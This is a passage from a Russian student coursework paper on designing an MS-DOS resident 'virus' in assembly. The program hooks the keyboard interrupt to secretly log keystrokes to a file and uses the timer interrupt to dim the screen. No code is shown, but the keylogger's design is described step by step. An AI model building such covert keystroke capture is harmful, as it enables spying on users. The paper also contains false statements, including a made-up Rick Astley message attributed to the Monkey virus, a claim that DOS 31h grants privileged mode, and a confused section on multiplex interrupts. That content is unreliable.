После инфицирования вирус оставался в памяти компьютера и перехватывал процесс загрузки системы. Когда пользователь пытался загрузить компьютер, он увидел сообщение: "*Never gonna give you up, never gonna let you down*". Это было аллюзией на текст из песни Рика Эстли "*Never Gonna Give You Up*".

*Monkey* был довольно неприятным, но в целом не очень разрушительным вирусом. Он не уничтожал данные, но вмешивался в процесс загрузки, выводя свое сообщение на экран и препятствуя нормальной загрузке операционной системы.

Тем не менее, как и в случае с другими вирусами, *Monkey* привлек внимание пользователей к проблеме безопасности компьютерных систем. Пользователи начали осознавать важность защиты от вирусов и использования антивирусного программного обеспечения для предотвращения подобных инфекций.

# **3. ТЕОРЕТИЧЕСКОЕ ОБОСНОВАНИЕ РАЗРАБОТКИ ПРОГРАММНОГО ПРОДУКТА**

## **3.1 Обоснование необходимости разработки**

Разработка программного продукта, основанного на использовании аппаратных прерываний для создания программы-вируса, представляет собой актуальную задачу с точки зрения информационной безопасности и исследования компьютерных систем. В современном мире, где цифровые технологии играют важную роль в повседневной жизни и бизнесе, возрастает угроза для компьютерных систем от вредоносных программ. Программы-вирусы могут вызвать значительный ущерб, включая утечку конфиденциальной информации или просто нарушение нормального функционирования компьютеров и сетей.

Путем создания программы-вируса с использованием аппаратных прерываний, можно лучше понять уязвимости в компьютерных. Это позволит повысить общий уровень информационной безопасности и защиты от подобных атак.

Разработка такой программы может служить образовательной цели, позволяя лучше понимать характеристики вредоносных программ и методы их детектирования.

Путем изучения программы-вируса, созданной в исследовательских целях, можно разрабатывать новые методы борьбы с вредоносным ПО, и, таким образом, усовершенствовать средства защиты.

Исследование в области создания программ-вирусов с использованием аппаратных прерываний позволяет обнаруживать новые потенциальные угрозы до их активного использования злоумышленниками. Путем анализа и моделирования таких угроз можно разрабатывать методы и средства защиты заранее, обеспечивая более высокий уровень безопасности.

Разработка программы-вируса с использованием аппаратных прерываний позволяет более глубоко исследовать аппаратные уязвимости, которые могут быть использованы злоумышленниками. Это помогает производителям аппаратных компонентов устранять уязвимости и укреплять защиту своих устройств.

По мере увеличения зависимости общества от информационных систем, обеспечение кибербезопасности становится жизненно важным, особенно для критической инфраструктуры, такой как энергетика и здравоохранение.

Разработка программы-вируса исследовательскими целями может способствовать укреплению защиты таких систем и процессов. Итак, обоснование разработки программного продукта на основе использования аппаратных прерываний включает в себя ряд значимых аспектов, которые способствуют обеспечению информационной безопасности, исследованию компьютерных систем и развитию методологий защиты.

## **3.2 Технологии программирования, используемые для решения поставленных задач**

Для разработки программного продукта, ориентированного на создание программы-вируса с использованием аппаратных прерываний в среде *MS-DOS*, важно обращаться к специфическим технологиям, инструменты *Borland*:

1. *TASM*
2. *TLink*
3. *TD*

*TASM*, или *Turbo Assembler*, является мощным ассемблером от *Borland*, предназначенным для написания программ на языке ассемблера для процессоров *x*86. Его выдающаяся особенность заключается в способности создавать высокоэффективный и оптимизированный код, что имеет ключевое значение при работе с аппаратными прерываниями.

Одной из основных задач ассемблера является взаимодействие с аппаратурой, и *TASM* обеспечивает широкий набор инструкций и возможностей для управления аппаратурой. Он предоставляет мощные средства для манипулирования аппаратными ресурсами компьютера, включая возможность работы с прерываниями, что важно для разработки программ, использующих аппаратные прерывания.

*TLink*, или *Turbo Link*, представляет собой утилиту линковки, которая объединяет объектные файлы, созданные компиляторами и ассемблерами (например, *TASM*), в исполняемые файлы. В контексте программ, использующих аппаратные прерывания, *TLink* играет важную роль, обеспечивая сборку исполняемых файлов, включающих в себя соответствующие обработчики прерываний и другие необходимые компоненты для работы с аппаратурой.

*Turbo Debugger* (*TD*) - это инструмент отладки, который предоставляет возможности для проверки и отладки программ на ассемблере и других языках, используемых в *Borland IDE*. Для программ, взаимодействующих с аппаратными прерываниями, *TD* позволяет разработчикам убедиться в корректности обработки прерываний, отследить ошибки в работе с аппаратурой и обеспечить стабильную работу программы.

Использование языка ассемблера для написания программы-вируса, особенно с использованием аппаратных прерываний, обосновано несколькими важными факторами:

1. Язык ассемблера предоставляет максимально низкоуровневый доступ к аппаратуре компьютера. Программы-вирусы, особенно те, которые манипулируют аппаратными прерываниями, требуют глубокого взаимодействия с железом. Ассемблер позволяет писать инструкции, ориентированные на конкретную аппаратуру и процессор, что невозможно на более высокоуровневых языках.
2. Программы-вирусы, включая руткиты, могут изменять и скрывать свой код и данные в памяти системы. Ассемблер обеспечивает полный контроль над операциями с памятью, включая чтение, запись и выполнение кода в специфических областях памяти.
3. Написание вирусов требует оптимизации и минимизации следов в коде. Язык ассемблера позволяет точно контролировать каждую инструкцию, что позволяет оптимизировать код на уровне машинных команд, что особенно важно.
4. Ассемблер предоставляет возможности для более сложного и сокрытого кодирования.
5. Для манипуляции аппаратными прерываниями напрямую, ассемблер является идеальным языком. Можно написать код, который перехватывает и перераспределяет прерывания, что позволяет вирусу контролировать работу операционной системы и обойти механизмы защиты.

## **3.3 Связь архитектуры вычислительной системы с разрабатываемым программным обеспечением**

Архитектура вычислительной системы является фундаментальной составляющей при разработке программного обеспечения. Понимание того, как работает аппаратная часть компьютера, и взаимосвязь между аппаратурой и программами, играет важную роль в создании эффективных и мощных приложений. Одним из ключевых элементов взаимодействия между аппаратурой и программами являются прерывания.

Прерывание для процессоров x86 представляет собой некоторое событие в системе, нуждающееся в определённой обработке. При возникновении прерывания, за исключением одного случая, выполнение текущей программы прерывается и происходит обработка прерывания. После обработки прерывания продолжается выполнение прерванной программы.

Для процессоров x86 существуют следующие виды прерываний: аппаратные, программные и внутренние прерывания процессора. Аппаратные прерывания, в свою очередь, разделяются на маскируемые и немаскируемые. Маскируемые аппаратные прерывания при определённых условиях могут быть проигнорированны процессором, а немаскируемые прерывания обрабатываются всегда.

Аппаратное прерывание можно определить как запрос от некоторого периферийного устройства (клавиатура, последовательный порт, дисковод и т. д.) на обработку данных этого устройства, управление им или возникновение исключительной ситуации для этого устройства. При возникновении такого запроса выполнение текущей программы прерывается (если это прерывание не замаскировано) и вызывается процедура обработчика прерывания. Обработчик прерывания выполняет необходимые действия для получения данных от периферийного устройства или для управления им и возвращает управление в прерванную программу.

Программные прерывания представляют собой вызов каких-либо функций или сервисов операционной системы и прикладных программ с использованием команды *INT XX*, где *XX* - номер прерывания от 0 до 255. Внутренние прерывания процессора возникают при выполнении программой каких-либо операций, вызывающих фатальные ошибки (например, деление на 0, переполнение при делении, выход за границы сегмента и т. д.), а также при использовании режима отладки.

В любом случае, при возникновении прерывания какого-либо типа вызывается обработчик этого прерывания, который представляет собой специальным образом оформленную процедуру. Для аппаратных прерываний обработчик прерывания должен помимо работы с устройством, вызвавшим прерывание, выполнить некоторые операции по управлению аппаратурой механизма прерываний процессора *x*86.

В отличие от обработчиков программных прерываний, обработчики аппаратных прерываний вызываются не командой *INT*, а самим процессором. Выше было сказано, что при написании обработчиков аппаратных прерываний они должны выполнять ещё и некоторые действия по управлению аппаратурой механизма прерываний процессора *x*86.


При возникновении аппаратного прерывания от некоторого периферийного устройства контроллер прерываний выполняет проверку, не замаскировано ли это прерывание. Если оно не замаскировано, то контроллер выполняет сравнение приоритетов этого прерывания с другим, если несколько прерываний поступили в контроллер одновременно. Если прерывание замаскировано или заблокировано, то оно игнорируется контроллером. После выбора прерывания с более высоким приоритетом (логика назначения приоритетов прерываниям может быть запрограммирована пользователем) контроллер посылает сигнал *INTR* (*Interrupt Request* - запрос прерывания) в процессор. Если в процессоре в регистре флагов сброшен флаг прерывания IF, то сигнал *INTR* игнорируется. Если флаг *IF* установлен, то процессор отвечает контроллеру сигналом *INTA* (*Interrupt Acknoledge*) на что контроллер, в свою очередь, посылает процессору номер вектора прерывания для выбранного прерывания и блокирует все прерывания этого и более низкого приоритета. Процессор по полученному номеру вектора прерывания отыскивает в таблице векторов прерываний (см. рисунок 3.1 и рисунок 3.2) адрес соответствующего обработчика аппаратного прерывания и вызывает его.

Рисунок 3.1 - Прерывания *BIOS*




Рисунок 3.2 - Прерывания *DOS*

Использование прерываний в архитектуре *x*86 представляет собой важный механизм взаимодействия программ с аппаратной частью компьютера. Понимание различных типов прерываний, их обработки и реакции процессора на них, является неотъемлемой частью разработки программного обеспечения для этой архитектуры.

# **4 ПРОЕКТИРОВАНИЕ ФУНКЦИОНАЛЬНЫХ ВОЗМОЖНОСТЕЙ ПРОГРАММЫ**

## **4.1 Обоснования и описание функций программного обеспечения**

## **программы с учетом выбранной темы курсового проекта**

Программа, создаваемая в рамках данного проекта, представляет собой инструмент, обладающий возможностью обработки аппаратных прерываний локальном компьютере. Ее функциональность включает в себя способность перехвата и записи данных с клавиатуры в специальный файл. Также, она обеспечивает возможность изменения яркости экрана с целью создания неудобства пользования устройством. Ниже приведено обоснование и описание ключевых функций программного обеспечения:

1. Программа осуществляет перехват системных прерываний, включая аппаратные и программные. Это позволяет контролировать и реагировать на различные события в системе. В частности, она перехватывает векторы прерываний, связанные с клавиатурой и таймером.
2. Программа использует перехват аппаратного прерывания *IRQ*1, связанного с клавиатурой (вектор с номером 09*h*), для сохранения нажатых клавиш в буфер. Каждый раз, когда пользователь нажимает клавишу клавиатуры, программа перехватывает это событие и записывает информацию о нажатой клавише в буфер. Затем, когда размер буфера достигает 10 символов, записывает его содержимое в отдельный файл. Эта функция позволяет создавать логи клавиатурных действий пользователя.
3. Второй функцией программы является использование аппаратного прерывания, связанного с таймером (вектор с номером 1*Ch*). Программа использует этот механизм для отслеживания времени, и когда проходит 2 секунды без активности пользователя, она автоматически снижает яркость экрана.
4. Для защиты от повторной загрузки в память и выгрузки из нее, программа использует мультиплексное прерывание. Программа вызывает системное прерывание для проверки, была ли она уже загружена в память и, в случае уже существующего присутствия в памяти, отказывается от повторной загрузки.
5. Для управления программой и настройки ее параметров используются параметры командной строки. Это дает возможность задавать определенные настройки при запуске программы. В данном случае используется для выгрузки кода из памяти.
6. Программа предоставляет функцию завершения и установки в резидентную память. Это позволяет программе оставаться активной в системе даже после выполнения ее основных задач.

## **4.2 Особенности создания резидентных программ**

Существуют программы, остающиеся в памяти компьютера после завершения своей работы. Эти программы носят название резидентных или *TSR*-программ (от английского словосочетания "*Terminate and State Resident*" - "завершиться и остаться в памяти").

Резидентные программы - это постоянно находящиеся в памяти программы помощи, калькуляторы, справочники и словари, программы копирования и качественной печати экрана, русификаторы, вирусы и многое другое.

Находясь в оперативной памяти, резидентная программа пассивна до наступления ключевого события - таким событием может быть прерывание. При активизации резидентной программы не имеет значения, какая программа выполняется в этот момент, и нет необходимости завершать ее работу.

В оперативной памяти компьютера первые 256 \* 2 слов зарезервированы для хранения сегментных адресов программ обработки прерываний. Зарезервированное поле адресов программ носит специальное название - область векторов прерываний. При возникновении события, вызывающего прерывание, система читает соответствующий событию вектор прерывания и вызывает программу обработки прерывания, помещенную по адресу, на который указывает этот вектор. Процесс обработки прерывания считается завершенным, когда программа обработки прерывания засылает в порт с адресом 20*H* микросхемы контроллера прерываний код 20*H*.

Разработчики аппаратуры персонального компьютера придерживались идеологии "открытой архитектуры". К компьютеру можно подключать множество периферийных устройств, а изменять стратегию управления этими устройствами очень просто - достаточно поместить в область векторов прерываний адрес программы, обслуживающей новое устройство.

В отличие от обычных программ, подавляющая часть кода которых выполняется в интервале с момента запуска до завершения, резидентные программы состоят из двух частей: собственно резидентной и вспомогательной части. При запуске программы выполняется только вспомогательная часть, подготавливающая резидентную часть к активизации.

Вспомогательная часть выполняет следующие действия:

1 Cохраняет векторы "захватываемых" прерываний во внутренних переменных.

2 Устанавливает эти векторы по адресу резидентной части программы.

3 Инициализирует внутренние переменные резидентной части.

4 Завершает работу программы без удаления резидентной части из памяти компьютера.

С того момента как резидентная часть программы находится в ОЗУ, и на нее указывает вектор "захваченного" прерывания, она может быть активизирована путем вызова этого прерывания. Построение резидентной части может осуществляться по трем схемам выполнения (см. рисунок 4.2.1).




Рисунок 4.2.1 - Схемы выполнения резидентных программ

В первой схеме сначала вызывается системная обработка, а затем производится добавочная пользовательская обработка, написанная программистом. Эта схема подходит в том случае, когда программист хочет чем-либо дополнить системную обработку. Например, можно заставить машину менять по нажатию клавиш *Ctrl-Alt* атрибуты яркости символов на противоположные.

Программа, построенная по второй схеме, выполняет сначала пользовательскую обработку и только потом системную. Этот случай пригоден для изменения содержимого регистров или осуществления каких-либо действий перед системной обработкой. Этой схемой пользуются все вирусные программы, отслеживающие прерывание запуска программы для того, чтобы присоединиться к ее концу.

Третья схема полностью исключает системную обработку и заменяет ее пользовательской. При необходимости вообще исключить обработку данного прерывания резидентная часть должна состоять лишь из операторов засылки в порт 20*H* сигнала о конце прерывания (код 20*H*) и оператора возврата *IRET*.

Самым распространенным способом активизации резидентных программ по прерыванию является вызов по так называемым "горячим" клавишам ("*hot keys*"), т. е. по заранее установленной комбинации клавиш.

Легче всего обрабатывать сочетания клавиш *Ctrl*, *Alt*, *LeftShift* и *RightShift*. Резидентная программа, вызываемая по "горячим клавишам", обычно устанавливается на прерывание *INT* 09*H*, хотя может устанавливаться и на прерывание *INT* 16*H*. В начале резидентной части необходимо проверить байт памяти, находящийся по адресу 0000:0417*H*, в котором хранятся битовые флаги состояния клавиатуры (см. рисунок 4.2.2), т. е. информация о нажатых в данный момент управляющих клавишах. Если значение бита равно 1 (бит "взведен"), значит соответствующая клавиша в данный момент нажата или включен соответствующий режим.




Рисунок 4.2.2 - Битовые флаги состояния клавиатуры

Правильное построение резидентной и вспомогательной частей обеспечивает нормальную активизацию и работу фонового процесса, но после его завершения программу ожидает еще один важный этап - возврат управления основному процессу, во время выполнения которого была активизирована резидентная программа. Для успешного возврата в основной процесс необходимо восстановить значения всех регистров, которые были использованы во время работы резидентной части. Удобнее всего это сделать, поместив в начале работы фонового процесса значения этих регистров в стек, а в конце работы восстановить прежние значения, взяв их из стека.

Если регистры не будут восстановлены, то нормальный возврат в основной процесс не произойдет. Это скорее всего приведет к краху системы. Такая ошибка довольно часто допускается программистами, начинающими работать над написанием резидентных программ.

В резидентных программах необходимо аккуратно работать со стеком, так как при недостаточном его размере будет портиться память, находящаяся после резидентной программы.

К непредсказуемым последствиям приводит также несбалансированность операторов *PUSH* (положить в стек) и *POP* (извлечь из стека).

Все резидентные программы обработки прерываний должны заканчиваться командой *IRET*, так как она кроме возврата осуществляет восстановление слова состояния процессора (*PSW*).

## **4.3 Мультиплексорные прерывания**

Мультиплексорные прерывания (или мультиплексированные прерывания) - это метод, используемый в компьютерных системах для управления прерываниями от различных устройств через один общий канал. Этот механизм позволяет оптимизировать использование ресурсов системы и сокращает количество необходимых проводов или линий для передачи прерываний.

Основная идея состоит в том, что несколько устройств способны генерировать прерывания, но они используют один общий канал для передачи информации о том, какое именно устройство нуждается в обработке. При возникновении прерывания мультиплексор передает информацию о его источнике в процессор, позволяя системе понять, какое устройство нуждается в немедленном вмешательстве.

В традиционных системах обработки прерываний каждому прерыванию соответствует отдельный обработчик прерываний. Это означает, что для обработки прерываний требуется большое количество памяти и процессорного времени.

Мультиплексорные прерывания позволяют сократить количество необходимых обработчиков прерываний. Это достигается за счет того, что несколько прерываний объединяются в один канал прерываний.

Каждый канал прерываний обслуживается одним обработчиком прерываний. Обработчик прерываний определяет, какое прерывание произошло, на основании значения регистра состояния прерываний.

Мультиплексорные прерывания используются в большинстве современных операционных систем. Они позволяют повысить эффективность обработки прерываний и снизить требования к памяти и процессорному времени.

Мультиплексорные прерывания работают следующим образом:

1. Когда происходит прерывание, процессор сохраняет текущий контекст выполнения и вызывает обработчик прерываний.
2. Обработчик прерываний определяет, какое прерывание произошло, на основании значения регистра состояния прерываний.
3. Обработчик прерываний выполняет необходимые действия для обработки прерывания.
4. Обработчик прерываний восстанавливает текущий контекст выполнения и продолжает выполнение программы.

Мультиплексорные прерывания имеют следующие преимущества:

1. Снижают требования к памяти и процессорному времени.
2. Повышают эффективность обработки прерываний.
3. Упрощают разработку и отладку программного обеспечения.

Мультиплексорные прерывания имеют следующие недостатки:

1. Могут привести к снижению производительности, если обработчик прерываний работает медленно.
2. Могут усложнить отладку программного обеспечения, если обработчик прерываний некорректно обрабатывает прерывания.

Мультиплексорные прерывания используются в следующих устройствах:

1. Компьютеры
2. Серверы
3. Сетевые устройства
4. Компьютерные игры

В компьютерах мультиплексорные прерывания используются для обработки прерываний от периферийных устройств, таких как клавиатура, мышь, жесткий диск, видеокарта и т.д.

В серверах мультиплексорные прерывания используются для обработки прерываний от нескольких процессоров.

В сетевых устройствах мультиплексорные прерывания используются для обработки прерываний от сетевых интерфейсов.

Процесс обработки мультиплексорных прерываний обычно включает в себя следующие этапы:

1. Устройства в системе могут генерировать прерывания по различным причинам, таким как завершение операции, обнаружение ошибки или запрос на обслуживание.
2. После генерации прерывания устройство отправляет сигнал о прерывании в мультиплексор.
3. Мультиплексор анализирует поступившие сигналы о прерываниях и определяет их источники.
4. Информация о прерывании и его источнике передается в процессор, который определяет соответствующий обработчик прерывания для выполнения соответствующих действий.
5. Процессор выполняет код обработчика прерывания, который обычно включает в себя сохранение состояния системы, обработку запроса и восстановление предыдущего состояния системы после завершения обработки.

Использование мультиплексорных прерываний позволяет эффективно управлять прерываниями от различных устройств, упрощая процесс передачи информации в процессор и улучшая общую отзывчивость системы. Это важный компонент многих современных компьютерных архитектур.

# **5 АРХИТЕКТУРА РАЗРАБАТЫВАЕМОЙ ПРОГРАММЫ**

## **5.1 Общая структура программы**

В данной курсовой работе используется перехват векторов с номерами 09*h* и 1*Ch*. Вектор с номером 09*h* соответствует аппаратному прерыванию *IRQ*1 (клавиатура). Обработчик этого прерывания вызывается всякий раз при нажатии и отпускании клавиши на клавиатуре.

Вектор с номером 1*Ch* соответствует программной заглушке *BIOS*, вызываемой аппаратным обработчиком прерываний от таймера (*IRQ*0). *IRQ0* связано с таймером системы, который генерирует периодические сигналы прерывания. Этот таймер устанавливает базовую скорость системы, служит для синхронизации и выполнения определенных операций в определенные моменты времени. Такая заглушка представляет собой процедуру с единственной командой *IRET* (возврат в прерванную программу из обработчика аппаратного прерывания). Перехват вектора с номером 1*Ch* используется для подсчёта времени, по прошествии которого уменьшается яркость экрана. Перехват вектора с номером 09*h* используется для записи данных с клавиатуры в специальный файл, а также для возврата стандартной яркости экрана при нажатии пользователем клавиши на клавиатуре. IRQ1 (Interrupt Request 1) - это аппаратное прерывание, которое относится к клавиатуре. Когда пользователь нажимает клавишу на клавиатуре, клавиатура отправляет сигнал на контроллер прерываний процессора, сигнализируя о событии (нажатие клавиши).

Программа имеет защиту от повторной загрузки в память и возможность выгрузки из памяти. Для обеспечение этих возможностей используется так называемое мультиплексное прерывание, применяемое для связи программ или процессов. Как правило используется перехват вектора 2*Fh*, в обработчике которого происходит анализ параметров, передаваемых этому обработчику в регистрах и вызов старого обработчика (вызов по цепочке). В данной курсовой работе в качестве мультиплексного прерывания выбрано прерывание сервиса *BIOS* 16*h* (работа с клавиатурой).

Для выгрузки программы из памяти используются параметры командной строки. Работа с параметрами командной строки, передаваемыми программе, в *DOS* осуществляется следующим образом. Каждая программа имеет так называемый префикс программного сегмента (*PSP* - *Program Segment Prefix*) размером 256 байт. В *PSP*, кроме всего прочего, располагается строка с полным именем программы, включая пути, и весь текст, введённый в командной строке после имени программы, исключая директивы переназначения ввода-вывода. Этот текст располагается по смещению 81*h* от начала *PSP*. В байте со смещением 80*h* находится длина введённого текста. Из текста выделяются параметры командной строки.

Для получения адресов старых обработчиков прерываний в программе используется функция *DOS* 35*h*. Когда создается резидентная программа, которая предполагает перехватывать прерывания, важно сохранить адреса уже существующих обработчиков, чтобы потом вернуть управление системным прерываниям обратно в *DOS* или другие системные службы. Это позволяет резидентной программе эффективно встраиваться в систему без нарушения работы других программ.

Для установки векторов прерываний используется функция *DOS* 25*h*. Резидентная программа может устанавливать собственные обработчики для перехвата определенных прерываний (например, клавиатурных событий, таймеров и т.д.), чтобы обрабатывать их самостоятельно. После перехвата прерывания программа может выполнить необходимые действия и вызвать старый обработчик, сохраненный с помощью *DOS* 35*h*, если это необходимо для нормальной работы системы.

Так как эти функции введены начиная с версии *DOS* 3.0, то программа может использоваться только на компьютерах с версией *DOS* не ниже *DOS* 3.0.

Для завершения программы и установки её резидентной в памяти используется функция *DOS* 31*h*. В отличие от прерывания *INT* 27*h* функция *DOS* 31*h* позволяет создавать резидентные программы, занимающие в памяти более 64*К*. Оно позволяет программам работать в привилегированном режиме, обеспечивая им доступ к дополнительным ресурсам и функциям операционной системы. Это важно для резидентных программ, которые требуют большего объема памяти или должны перехватывать и обрабатывать прерывания для своей работы.

Эти прерывания в сочетании обеспечивают резидентным программам возможность встраиваться в систему, устанавливать собственные обработчики прерываний и работать в привилегированном режиме, что позволяет им выполнять более сложные и мощные функции в операционной системе *DOS.*

## **5.2 Описание функциональной схемы программы**

Функциональная схема (см. приложение Б) программы-вируса с аппаратными прерываниями включает в себя следующие основные компоненты и шаги:

1. Замена обработчиков прерываний. Резидентная программа встраивается в область оперативной памяти, называемую *DOS* памятью или блоком управления системой (*TSR* - *Terminate and Stay Resident*). Эта программы может оставаться в памяти после выполнения и продолжать мониторинг определенных событий, она написана таким образом, чтобы не мешать работе других программ и освобождает память, когда это необходимо.
2. Загрузка программы в память устройства. Замена обработчиков позволяет добавить новую функциональность в систему.
3. Обработка прерываний от клавиатуры. Этот обработчик перехватывает прерывания от клавиатуры и записывает нажатые клавиши в отдельный файл. Используется операции ввода/вывода в файловую систему. Реализация этой части кода, связанной с записью клавиш в файл, может быть внешней для данного фрагмента. После записи клавиш, обработчик вызывает старый обработчик прерываний от клавиатуры, что позволяет нормально обрабатывать клавишные события.
4. Обработчик прерываний таймера. Этот обработчик вызывается по истечении таймерного интервала. В данном контексте, он используется для отслеживания времени и управления функцией гашения палитры. Реализация этой части включает в себя счетчик времени и определение, когда следует вызвать процедуру гашения палитры (*FADE*).
5. *VERTRET* (Процедура вертикальной синхронизации). Эта процедура ожидает вертикальную синхронизацию монитора. Вертикальная синхронизация синхронизирует обновление экрана с вертикальной разверткой монитора, предотвращая артефакты. Реализация этой процедуры может включать в себя ожидание определенных событий вертикальной синхронизации.

## **5.3 Описание блок-схемы алгоритма программы**

Блок-схема программы представляет собой визуальное представление структуры и потока управления программой (см. приложение B). В данном случае, мы имеем дело с низкоуровневой программой, и блок-схема будет описывать главные компоненты и порядок их взаимодействия.

1. Старт: Начальная точка выполнения программы.
2. Разбор параметров командной строки (*ARGS*): Программа начинает с разбора параметров, переданных в командной строке. Она проверяет, есть ли параметр '*u*' (выгрузка) программы. Если параметр не указан, программа переходит к блоку загрузки.
3. Инициализация (*INIT*): Процедура инициализации, включая установку векторов прерываний, настройку таймера и другие начальные действия.
4. Загрузка программы (*LOAD*): Если обнаружен параметр 'i' (загрузка), программа начинает загрузку и выполняет инициализацию.
5. Обработка прерываний (*INTERRUPT HANDLING*): В данном блоке выполняются действия по обработке прерываний, включая работу обработчика прерываний от клавиатуры (*KB*) и таймера (*TIMER*).
6. *KB* (Обработчик прерываний от клавиатуры): Этот обработчик перехватывает прерывания от клавиатуры и записывает нажатые клавиши в отдельный файл. Используется операции ввода/вывода в файловую систему. Реализация этой части кода, связанной с записью клавиш в файл, может быть внешней для данного фрагмента. После записи клавиш, обработчик вызывает старый обработчик прерываний от клавиатуры, что позволяет нормально обрабатывать клавишные события. Процедура сохраняет состояние процессора, используя инструкцию *PUSHF*, затем вызывает обработчик клавиатурного прерывания с помощью инструкции *CALL CS:KBHANDLER*. Она считывает данные о нажатой клавише из регистра данных клавиатуры. Затем она обрабатывает данные о нажатой клавише. Если клавиша не входит в список исключений (*EXCEPT*), то данные о клавише записываются в буфер *BUF* для последующей обработки и записи в файл. Как только буфер *BUF* наполняется, данные записываются в файл *log.log* с помощью функций ввода/вывода *DOS*. Затем восстанавливается контекст процессора с помощью инструкции *POPF*, после чего процессор возвращает выполнение основной программе.
7. *TIMER* (Обработчик прерываний таймера): Этот обработчик вызывается по истечении таймерного интервала. В данном контексте, он используется для отслеживания времени и управления функцией гашения палитры. Реализация этой части включает в себя счетчик времени и определение, когда следует вызвать процедуру гашения палитры (*FADE*).
8. Линейная интерполяция цветов (*CALC*): Эта процедура используется для изменения цветовой палитры экрана. Она осуществляет линейную интерполяцию между цветами, что позволяет создавать плавные переходы между цветами на экране. Детали реализации могут включать в себя вычисления новых значений цветовых компонент и установку новой палитры.
9. Сохранение текущей палитры (*SAVE*): Эта процедура сохраняет текущую палитру *VGA* в буфере памяти. Это делается путем чтения текущих значений цветовых компонент и записи их в память для последующего восстановления.
10. *FADE* (Процедура гашения палитры): Эта процедура постепенно уменьшает яркость цветовых компонент палитры, что создает эффект плавного затухания экрана. Реализация включает изменение значений цветовых компонент по времени, чтобы достичь желаемого эффекта.
11. *RESTORE* (Процедура восстановления палитры): Эта процедура восстанавливает ранее сохраненную палитру *VGA* из буфера памяти. Это позволяет вернуть изначальные цвета экрана.
12. *UNLOAD* (Процедура выгрузки программы): Эта процедура выполняет освобождение ресурсов и восстановление оригинальных векторов прерываний. Реализация включает в себя освобождение занимаемых ресурсов, восстановление исходных параметров и завершение выполнения программы.
13. *MULTY* (Процедура связи с резидентной программой): Эта процедура обеспечивает связь с резидентной программой. Реализация включает в себя проверку номера функции в регистре *AL* и вызов соответствующих действий, включая выгрузку программы и возврат кода.
14. *VERTRET* (Процедура вертикальной синхронизации): Эта процедура ожидает вертикальную синхронизацию монитора. Вертикальная синхронизация синхронизирует обновление экрана с вертикальной разверткой монитора, предотвращая артефакты. Реализация этой процедуры может включать в себя ожидание определенных событий вертикальной синхронизации.
15. Конец (*END*): Конечная точка выполнения программы.

# **ЗАКЛЮЧЕНИЕ**

В ходе курсовой работы было проведено исследование и разработка программы, представляющей собой вирус, написанный на ассемблере для *MS*-*DOS* с использованием *TASM*. Целью данного вируса является перехват нажатий клавиш пользователем, запись этих данных в файл, а также управление яркостью экрана после периода бездействия.

Основными этапами разработки программы были создание механизма перехвата клавиатурных событий с использованием аппаратных прерываний, запись полученных данных в файловую систему *MS-DOS* и управление яркостью экрана.

